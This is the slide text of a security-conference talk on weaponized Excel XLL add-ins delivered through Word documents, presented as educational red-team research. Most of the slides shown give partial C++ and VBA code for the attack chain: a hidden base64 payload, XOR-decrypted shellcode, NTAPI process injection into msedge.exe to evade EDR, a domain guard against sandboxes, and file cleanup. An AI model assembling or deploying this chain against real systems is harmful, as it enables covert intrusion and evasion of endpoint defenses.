



APRIL 23-24, 2026

MARINA BAY SANDS / SINGAPORE

When Office Attacks - XLL Chains and Enterprise EDR Nightmares

Thanmayee Rao

INTRODUCTION



Thanmayee Rao



Senior Red Team Engineer



amazon



Dublin, Ireland



/in/thanmayeerao/

AGENDA

***This research is published strictly for educational and defensive security purposes.
All testing was conducted in isolated lab environments with proper authorization.**

- Background & Security Research in Red Teaming
- Foundations of Macros & XLLs
- Anatomy of the initial access vector
- Weaponization deep-dive
- Is this happening out there, in the wild?
- Detection opportunities at each stage
- EDR Bypass Analysis
- Enterprise-wide Mitigation strategies
- Key takeaways

SECURITY RESEARCH IN RED TEAMS

FOUNDATIONS OF MACROS

What Are VBA Macros?


- Interpreted scripts embedded in Office documents (.docm, .xlsm)
- Executes within Office application's process

Execution Entry Points

- Sub AutoOpen()
- Sub Document_Open()
- Sub Workbook_Open()

Capabilities

- COM object creation (CreateObject)
- Win32 API calls via Declare statements
- File system access
- Process spawning (Shell, WScript)



ATTACK SURFACE & LIMITATIONS

Why Are Macros Still Exploited

- Ubiquitous & Enabled in enterprise environments
- User familiarity
- Auto-execution methods

```
Private Declare PtrSafe Function CreateFile Lib  
"kernel32" _  
    Alias "CreateFileA" (ByVal lpFileName As String,  
    ...) As LongPtr
```

Security Control

"Enable Content" prompt

AMSI scanning

Macro blocking (MOTW)

VBA sandboxing

Bypass

Social engineering

Obfuscation, string
manipulation

Embedded payloads, Archive
chaining, ISO/ZIP containers
copy pastes

COM automation to other
apps

Key Limitation

Interpreted code = detectable signatures

FOUNDATIONS OF XLLs

What Are XLLs?

- Native compiled DLLs with .xll extension
- Legitimate purpose
- Loaded directly into Excel's process space
- Executes as native code with full process privileges

XLL = DLL + Excel Exports

```
// Standard DLL entry
BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved)

// Excel-specific export (called on load)
extern "C" __declspec(dllexport) int WINAPI xlAutoOpen(void)
```

Loading Methods

- File → Options → Add-ins (needs user interaction)
- Application.RegisterXLL "path.xll" (programmatic, no prompt)

XLLS ATTACK SURFACE & WHY THEY PERSIST



Why XLLs Are Attractive

- Native code execution
- Business critical & legitimate APIs
- Evasion benefits & Persistence
- Chaining potential & COM Automation

Enterprise Paradox


- Finance, analytics, trading → require add-ins
- Blocking RegisterXLL → breaks legitimate tools
- Allowing XLLs → native code execution risk

CONTROLS



REALITY

ANATOMY OF THIS INITIAL ACCESS VECTOR



WEAPONIZATION DEEP DIVE

XLL COMPONENTS

Dynamic NTDLL Resolution (Static + Runtime Evasion)

```
HMODULE hNtdll = GetModuleHandleA("ntdll.dll");

auto NtAllocateVirtualMemory = (NtAllocateVirtualMemoryPtr)
    GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
auto NtWriteVirtualMemory = (NtWriteVirtualMemoryPtr)
    GetProcAddress(hNtdll, "NtWriteVirtualMemory");
auto NtProtectVirtualMemory = (NtProtectVirtualMemoryPtr)
    GetProcAddress(hNtdll, "NtProtectVirtualMemory");
auto NtCreateThreadEx = (NtCreateThreadExPtr)
    GetProcAddress(hNtdll, "NtCreateThreadEx");
```

Why dynamic resolution

- No suspicious imports in PE Import Address Table
- Functions resolved at runtime
- No ordinals, prioritized stability & maintainability

Encrypted Shellcode & Decryption

```
constexpr size_t BLOCK_SIZE = 16;
std::vector<BYTE> decrypt(const std::vector<BYTE>& encryptedData,
    const std::array<BYTE, 16>& key) {
    for (size_t i = 0; i < encryptedData.size(); i++)
        decryptedData.push_back(encryptedData[i] ^ key[i % 16]);
}
// Usage
std::array<BYTE, BLOCK_SIZE> key = {
    0x66, ...
};
std::vector<BYTE> decryptedData = decrypt(encData, key);
```

Why encryption matters

- Shellcode signatures don't match
- Static analysis sees random bytes in a header file
- Payload only exists decrypted in memory

PROCESS INJECTION

```
// 1. Target Selection
const std::wstring targetProcessName = L"msedge.exe";

// 2. Process Discovery
DWORD targetPID = GetProcessIDByName(targetProcessName);
if (!targetPID) {
    return 1;
}

// 3. Allocate RW memory
NtAllocateVirtualMemory(hProcess, &remoteMemory, 0,
    &allocationSize,
    MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

// 4. Write shellcode
NtWriteVirtualMemory(hProcess, remoteMemory, (PVOID)scode.data(),
    scodeSize, &writtenBytes);

// 5. Change to RX
NtProtectVirtualMemory(hProcess, &remoteMemory, &allocationSize,
    PAGE_EXECUTE_READ, &oldProtect);

// 6. Execute
NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, nullptr, hProcess,
    remoteMemory, nullptr, 0, 0, 0, 0, nullptr);
```

Key evasion features

- **NTAPI instead of Win32 API:** bypasses kernel32 hooks
- **Avoids hooked functions:** VirtualAllocEx, WriteProcessMemory, VirtualProtectEx, CreateRemoteThread
- **Memory Protection Strategy:** RW→RX transition (never RWX)
- **No CreateRemoteThread:** heavily monitored by EDRs
- **Uses hProcess handle** (remote process) not -1(self)

Domain-Based Execution Guardrail (Anti-Sandbox)

```
NetGetJoinInformation(nullptr, &domainName, &joinStatus);
if (domain == L"DOMAINNAME") return 1; // Execute
else return 0;                          // Abort
```

Allows/Prevents sandbox detonation - only runs on target AD domain

WORD DOCUMENT PAYLOAD INTEGRATION

Embedding the Payload in a .doc file

- Word 97-2003 compatibility and bypasses macro restrictions
- Hidden XLL base64 in Word doc (white text, 0 size font)

```
<<<START_XLL_BASE64>>>
TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAA...
<<<END_XLL_BASE64>>>
```

Social Engineering Decoy

- Hidden text
- User sees expected content, suspects nothing

```
Sub UnhideAllHiddenText( )
    ActiveDocument.Content.Font.Hidden = False
    MsgBox "Secure Info Displayed!", vbInformation
End Sub
```

Domain Awareness Implementation

```
Function GetADDomain() As String
    Dim status As Long
    Dim pNameBuffer As LongPtr
    Dim joinStatus As Long

    status = NetGetJoinInformation(0&, pNameBuffer, joinStatus)

    If status = 0 And joinStatus = JOIN_STATUS_DOMAIN_JOINED Then
        GetADDomain = PointerToStringW(pNameBuffer)
    Else
        GetADDomain = "NOT_DOMAIN_JOINED"
    End If
```

- Targeted attacks only execute on specific domains
- Prevents detonation in sandboxes (usually not domain-joined), unintended detonation
- Reduces exposure and detection risk

DECODING AND XLL EXTRACTION

Extraction Logic

```
startPos = InStr(1, contentText, "<<<START_XLL_BASE64>>>")  
+ Len("<<<START_XLL_BASE64>>>")  
    endPos = InStr(startPos, contentText, "  
<<<END_XLL_BASE64>>>") - 1  
  
If startPos > 0 And endPos > startPos Then  
    GetBase64FromDocument = Mid(contentText, startPos,  
endPos - startPos + 1)
```

Base64 Decoding via MSXML COM Object

```
Function DecodeBase64(base64 As String) As Byte()  
    Set xmlDoc = CreateObject("MSXML2.DOMDocument")  
    Set xmlNode = xmlDoc.createElement("b64")  
  
    xmlNode.DataType = "bin.base64"  
    xmlNode.Text = base64  
  
    DecodeBase64 = xmlNode.nodeTypedValue  
End Function
```

Drop Location

```
outputFilePath = Environ("AppData") & "\" & "temp.dat"
```

EXCEL COM AUTOMATION TECHNIQUES

Creating an Invisible Excel Instance

```
Set xlApp = CreateObject("Excel.Application")  
xlApp.Visible = False
```

XLL Loading via RegisterXLL

```
xlApp.RegisterXLL outputFilePath
```

Why COM automation

- Word spawning Excel via COM is legitimate behavior
- No suspicious Shell() or WScript.Shell calls
- Process tree looks normal: WINWORD.EXE → EXCEL.EXE

RegisterXLL internals

- Excel loads the XLL as a DLL
- Windows calls DllMain (DLL_PROCESS_ATTACH)
- Payload executes before xlAutoOpen is called

FILE OPERATIONS VIA WIN32 API & CLEANUP

Why Not Use VBA File I/O?


Standard VBA file operations are heavily monitored.

Win32 Approach:

```
Private Declare PtrSafe Function CreateFile Lib "kernel32" Alias "CreateFileA" (_  
    ByVal lpFileName As String, _  
    ByVal dwDesiredAccess As Long, _  
    ...  
  
Private Declare PtrSafe Function WriteFile Lib "kernel32" _  
    ByVal hFile As LongPtr, _  
    lpBuffer As Any, _  
    ...  
  
Function WriteBinaryFile(filePath As String, base64String As String) As Boolean  
    Dim byteArray() As Byte  
    Dim hFile As LongPtr  
    Dim bytesWritten As Long  
    byteArray = DecodeBase64(base64String)  
    hFile = CreateFile(filePath, GENERIC_WRITE, ...  
    WriteFile hFile, byteArray(0)...  
    CloseHandle hFile
```

Immediate File Deletion

```
' Load the XLL  
xlApp.RegisterXLL outputFilePath  
  
' Immediately delete  
On Error Resume Next  
Kill outputFilePath  
On Error GoTo 0
```



Operations Server Features Payloads Help													
Agents Pivot Graph Queue													
OS	Agent Type	Listener	External IP	Internal IPs	Machine Name	User	Process	PID	Architecture	Integrity Level	Last Seen	Notes	
Windows 11	Direct	test-caller-final					RuntimeBroker.exe	13928	x64	Medium	6m58s		
Windows 11	Direct	test-caller-final					Explorer.EXE	12556	x64	Medium	26m27s		

Is this happening out there, in the wild?

UAC-0057 keeps applying pressure on Ukraine and Poland - harfanglab.io


AUG 2025

What's Old Is New Again as Iranian Hackers Exploit Macros - bankinfosecurity.com

SEP 2025

